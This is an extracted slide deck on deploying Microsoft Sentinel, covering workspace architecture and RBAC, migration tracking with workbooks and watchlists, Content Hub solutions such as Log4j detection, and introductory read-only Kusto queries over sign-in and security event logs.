
The image shows a simplified version of a workspace architecture where security and operations teams need access to different sets of data, and resource-context RBAC is used to provide the required permissions.




Decision tree



Decision tree




Decision tree



Using the decision tree

The suggested solution includes:

- ▶ Two separate workspaces in the US region: one for the SOC team with Microsoft Sentinel enabled, and another for the Operations team, without Microsoft Sentinel.
- ▶ The Azure Monitoring Agent (AMA), used to determine which logs are sent to each workspace from Azure and on-premises VMs.
- ▶ Diagnostic settings, used to determine which logs are sent to each workspace from Azure resources such as AKS.
- ▶ Overlapping data being sent to the Microsoft Sentinel workspace, with table-level RBAC to grant access to the Operations team as needed.



Technical best practices for creating your workspace

Best practice for workspaces

- ▶ Include Microsoft Sentinel or some other indicator in the name
- ▶ Use the same workspace for both Microsoft Sentinel and Microsoft Defender for Cloud
- ▶ Use a dedicated workspace cluster

How to deploy Microsoft Sentinel

Setting	Value
Project Details	
Subscription	The subscription that has Sentinel as a paid service
Resource group	The resource group that has Contributor or Reader permissions
Instance Details	
Name	A unique name you want to use for the Log Analytics workspace
Region	From the dropdown list, select the geographical location that applies to the Sentinel service subscription

Demo

Deploying Microsoft Sentinel in Azure subscription

Tracking migration with a workbook

The workbook helps you to:

- ▶ Visualize migration progress
- ▶ Deploy and track data sources
- ▶ Deploy and monitor analytics rules and incidents
- ▶ Deploy and utilize workbooks
- ▶ Deploy and perform automation
- ▶ Deploy and customize user and entity behavioural analytics (U E B A)

Edit watchlist items ...

Deployment | SearchKey field: Action

Refresh + Add new Save Delete | Columns

Category	Action	Priority	Status	Blocked	LastUpdate	CompletionDate
Retention	Configure priority security tables for a...	0-1-2-3	Not started/in progress/Completed	Yes/No	UPDATE COMMENTS HERE	MM/DD/YYYY
Analytics	3. Enabled anomaly detections	2	Not Started	No		
Workbooks	Deploy Microsoft Sentinel Cost workb...	0-1-2-3	Not started/in progress/Completed	Yes/No	UPDATE COMMENTS HERE	MM/DD/YYYY
Analytics	2. Enabled Cisco Based analytics	1	Not Started	No		
Solutions	Deploy SOC Process Framework Soluti...	0-1-2-3	Not started/in progress/Completed	Yes/No	UPDATE COMMENTS HERE	MM/DD/YYYY
Analytics	1. Deployed free tier related analytics	0	Completed	No		2/15/2022
Data Connectors	3. Enable TAXII feed	2	Not Started	No		
Data Connectors	Enable free tier connectors	0-1-2-3	Not started/in progress/Completed	Yes/No	UPDATE COMMENTS HERE	MM/DD/YYYY
Automation	Deploy Defender related automation	0-1-2-3	Not started/in progress/Completed	Yes/No	UPDATE COMMENTS HERE	MM/DD/YYYY
Workbooks	Deploy Data Collection Health Monitor...	0-1-2-3	Not started/in progress/Completed	Yes/No	UPDATE COMMENTS HERE	MM/DD/YYYY
Workbooks	Deploy Workspace Usage Report workb...	0-1-2-3	Not started/in progress/Completed	Yes/No	UPDATE COMMENTS HERE	MM/DD/YYYY
Analytics	Enable incident creation from M365 p...	0-1-2-3	Not started/in progress/Completed	Yes/No	UPDATE COMMENTS HERE	MM/DD/YYYY
Analytics	4. Turned on incident creation from M...	1	In progress	No	Pending permissions approval to conn...	
CICD	1. Connected GitHub repository	2	Not Started	No	Pending repository completion	
CICD	2. Configured content to sync with	2	Not Started	No		
Workbooks	Deploy Advanced KQL workbook	0-1-2-3	Not started/in progress/Completed	Yes/No	UPDATE COMMENTS HERE	MM/DD/YYYY
Data Connectors	4. Enable M365D hunting logs	0	Completed	No	All defender products reporting data.	2/23/2022
Data Connectors	1. Enable free tier connectors	0	Completed	No	Connectors are set up and ingesting d...	2/14/2022
Analytics	Deploy free tier related analytics	0-1-2-3	Not started/in progress/Completed	Yes/No	UPDATE COMMENTS HERE	MM/DD/YYYY
Workbooks	Deploy connector related workbooks	0-1-2-3	Not started/in progress/Completed	Yes/No	UPDATE COMMENTS HERE	MM/DD/YYYY
UEBA	1. Enabled UEBA	1	In progress	No	Pending final sources for UEBA	
Data Connectors	2. Enable Cisco ASA connector	1	In progress	Yes	Running into TLS issues from devices. ...	

Demo

Using Workbook to track migration

Sentinel Cost Calculator



Microsoft Sentinel content and solutions



Microsoft Sentinel content and solutions

Content Hub

- ▶ Data connectors
- ▶ Parsers
- ▶ Workbooks
- ▶ Analytics rules
- ▶ Hunting queries
- ▶ Notebooks
- ▶ Watchlists
- ▶ Playbooks
- ▶ Azure Logic Apps custom connectors

All results

Trials	Operating System	Publisher	Pricing Model	Product Type
All	All	All	All	Solution Templates

[Reset filters](#)



Microsoft Sentinel Training Lab Solution
By Microsoft Sentinel, Microsoft Corp...
Microsoft Sentinel Training Lab Content
Price varies
[Get it now](#)



Microsoft Project solution for Sentinel
By Azure Sentinel, Microsoft Corporati...
Stream your Microsoft Project audit logs into Microsoft Sentinel
Price varies
[Get it now](#)



Microsoft Defender for Identity solution for Sentinel
By Microsoft Sentinel, Microsoft Corp...
Microsoft Defender for Identity solution for Sentinel
Price varies
[Get it now](#)



Syslog solution for Sentinel
By Microsoft Sentinel, Microsoft Corp...
Syslog solution for Sentinel
Price varies
[Get it now](#)



Azure Logic Apps solution for Sentinel
By Microsoft Sentinel, Microsoft Corp...
Azure Logic Apps solution for Sentinel
Price varies
[Get it now](#)



Azure DDoS Protection solution for Sentinel
By Microsoft Sentinel, Microsoft Corp...
Azure DDoS Protection solution for Sentinel
Price varies
[Get it now](#)



Azure Storage solution for Sentinel
By Microsoft Sentinel, Microsoft Corp...
Azure Storage solution for Sentinel
Price varies
[Get it now](#)



Azure Data Lake Storage Gen1 solution for Sentinel
By Microsoft Sentinel, Microsoft Corp...
Azure Data Lake Storage Gen1 solution for Sentinel
Price varies
[Get it now](#)

Discovering and managing Microsoft Sentinel content

Content hub

The screenshot shows the Microsoft Sentinel Content hub (Preview) interface. On the left, a navigation sidebar includes links for Overview, Logs, News & guides, Search, Threat management, Content management (Content hub (Preview), Repositories (Preview), Community), Configuration, and Settings. The main area displays a summary of content types: 283 Solutions, 272 Standalone contents, 46 Installed, and 11 Updates. A search bar and filter options (Status: All, Content type: All, Support: All) are at the top. Below, a list of solutions is shown, with the 'Log4j Vulnerability Detection' solution highlighted. This solution is provided by Microsoft, has a Microsoft Support icon, and a version of 2.0.4. The description for this solution states: "Microsoft's security research teams have been tracking threats taking advantage of CVE-2021-44228, a remote code execution (RCE) vulnerability in Apache Log4j 2 referred to as 'Log4Shell'. The vulnerability allows unauthenticated remote code execution, and it is triggered when a specially crafted string provided by the attacker through a variety of different input vectors is processed by the Java implementation of the Log4j 2 library." It also mentions that the solution provides content to monitor, detect and investigate signals related to exploitation of this vulnerability in Microsoft Sentinel.

Repository

The screenshot shows the Microsoft Sentinel Repository (Preview) interface. The left sidebar includes links for Overview, Logs, News & guides, Search, Threat management, Content management (Content hub (Preview), Repositories (Preview), Community), Configuration, and Settings. The main area displays a summary of connections: 1 Connection. A search bar and filter options (Content types: All, Source control: All) are at the top. Below, a list of repositories is shown, with a single repository named 'RepositoriesSampleContent' listed. This repository is controlled by GitHub, has a status of 'Succeeded', and is associated with the URL 'https://github.com/fourthcoffee/RepositoriesSampleContent'. The branch is 'main'. The repository details page shows a description: "This repository provides examples on how to use parameter files, advanced deployment configurations, and sample ARM templates for the content types. The intention of this repo is to help demonstrate the capabilities of Microsoft Sentinel Repositories." It also lists the repository's content types: Playbooks, Analytics rules, Hunting queries, Notebooks, Entity behavior, Threat intelligence, and MITRE ATT&CK (Preview). The last deployment status is 'Succeeded' and the last deployment time is '8/23/2022, 5:34:46 AM'.

Demo

Deploy the Microsoft Sentinel Training Lab Solution from Content hub

Writing Queries using Kusto Query language



Kusto Query Language (KQL)

Kusto Query Language is a powerful tool to explore your data and discover patterns, identify anomalies and outliers, create statistical modeling, and more

It is a read-only request to process data and return results – it doesn't write any data. Queries operate on data that's organized into a hierarchy of databases, tables, and columns, similar to SQL.

Kusto

 Copy

```
SigninLogs          // Get data
| evaluate bag_unpack(LocationDetails) // Ignore this line for now; we'll come back to it later
| where RiskLevelDuringSignIn == 'none' // Filter
|     and TimeGenerated >= ago(7d)      // Filter
| summarize Count = count() by city    // Summarize
| sort by Count desc                  // Sort
| take 5                            // Select
```

Accessing the Log Analytics demo environment

The screenshot shows the Microsoft Azure Log Analytics interface. A red box highlights the left sidebar, which contains a 'New Query 1*' button, a 'Demo' section, and a list of tables. Another red box highlights the 'Time range: Last 24 hours' dropdown in the top navigation bar. The main area displays a table of log event results.

New Query 1*

Demo

Tables Queries Filter

Search

Filter Group by: Category

- OfficeActivity
- ProtectionStatus
- SecurityAlert
- SecurityBaseline
- SecurityBaselineSumm...
- SecurityDetection
- SecurityEvent
 - AccessMask (string)
 - Account (string)
 - AccountDomain (string)
 - AccountExpires (string)
 - AccountName (string)
 - AccountSessionIdentifier (string)
 - AccountType (string)
 - Activity (string)
- AdditionalInfo (string)
- AdditionalInfo2 (string)

Run Time range: Last 24 hours

Save Copy link New alert rule Export Pin to dashboard Format query

1 SecurityEvent
2

Results Chart Columns Display time (UTC+00:00) Group columns

Completed. Showing partial results from the last 24 hours. 00:16.0 10,000+ records

Showing the first 10,000 results. [Learn more](#) on how to narrow down the result set.

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel
12/6/2020, 12:45:50.310 AM	NT AUTHORITY\SYSTEM	User	RETAILVM01	Microsoft-Windows-AppLocker	Microsoft-Windows-AppLocker/EXE and
12/6/2020, 12:45:50.313 AM	NT AUTHORITY\SYSTEM	User	RETAILVM01	Microsoft-Windows-AppLocker	Microsoft-Windows-AppLocker/EXE and
12/6/2020, 12:45:50.350 AM	NT AUTHORITY\SYSTEM	User	RETAILVM01	Microsoft-Windows-AppLocker	Microsoft-Windows-AppLocker/EXE and
12/6/2020, 12:45:50.310 AM	WORKGROUP\RETAILVM01\$	Machine	RETAILVM01	Microsoft-Windows-Security-Auditing	Security
12/6/2020, 12:45:50.313 AM	WORKGROUP\RETAILVM01\$	Machine	RETAILVM01	Microsoft-Windows-Security-Auditing	Security

Page 1 of 200 items per page 50 items per page Movies & TV 1 - 50 of 10000 items

Accessing the Log Analytics demo environment

The screenshot shows the Azure Log Analytics interface with several UI elements highlighted by callout bubbles:

- Implicit time filter**: A blue callout pointing to the "Time range: Last 24 hours" button in the top navigation bar.
- Tables/queries**: A blue callout pointing to the "Tables" tab in the left sidebar.
- Query window**: A blue callout pointing to the main area where a query is being run.
- Query results**: A blue callout pointing to the table of results.
- Column chooser**: A blue callout pointing to the "Columns" dropdown menu at the top of the results table.
- Columns by type**: A blue callout pointing to the "Columns by type" section in the bottom-left corner of the interface.

Query window content:

```
1 SecurityEvent
2 | where EventID == 4624
3 | take 10
```

Query results table:

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName
1/2/2022, 3:38:53.483 PM	NA.CONTOSOHOTELS.COM\DC...	Machine	DC11.na.contosohotels....	Microsoft-Windows
1/2/2022, 3:39:11.697 PM	NA.CONTOSOHOTELS.COM\DC...	Machine	DC11.na.contosohotels....	Microsoft-Windows
1/2/2022, 3:40:45.340 PM	NA.CONTOSOHOTELS.COM\DC...	Machine	DC10.na.contosohotels....	Microsoft-Windows
1/2/2022, 3:40:48.533 PM	NA.CONTOSOHOTELS.COM\DC...	Machine	DC10.na.contosohotels....	Microsoft-Windows
1/2/2022, 3:40:46.490 PM	NA.CONTOSOHOTELS.COM\SQ...	Machine	DC01.na.contosohotels....	Microsoft-Windows
1/2/2022, 3:40:56.490 PM	NA.CONTOSOHOTELS.COM\DC...	Machine	DC01.na.contosohotels....	Microsoft-Windows
1/2/2022, 3:42:23.657 PM	NA.CONTOSOHOTELS.COM\SQ...	Machine	DC01.na.contosohotels....	Microsoft-Windows
1/2/2022, 3:42:30.063 PM	NA.CONTOSOHOTELS.COM\DC...	Machine	DC01.na.contosohotels....	Microsoft-Windows

Page 1 of 1 50 items per page 1 - 10 of 10 items

Understanding the Kusto Query Language statement structure

A KQL query is a read-only request to process data and return results

The request is stated in plain text, using a data-flow model designed to make the syntax easy to read, write, and automate

The query consists of a sequence of query statements

At least one statement is a tabular expression statement that produces data arranged in a table-like mesh of columns and rows

Kusto

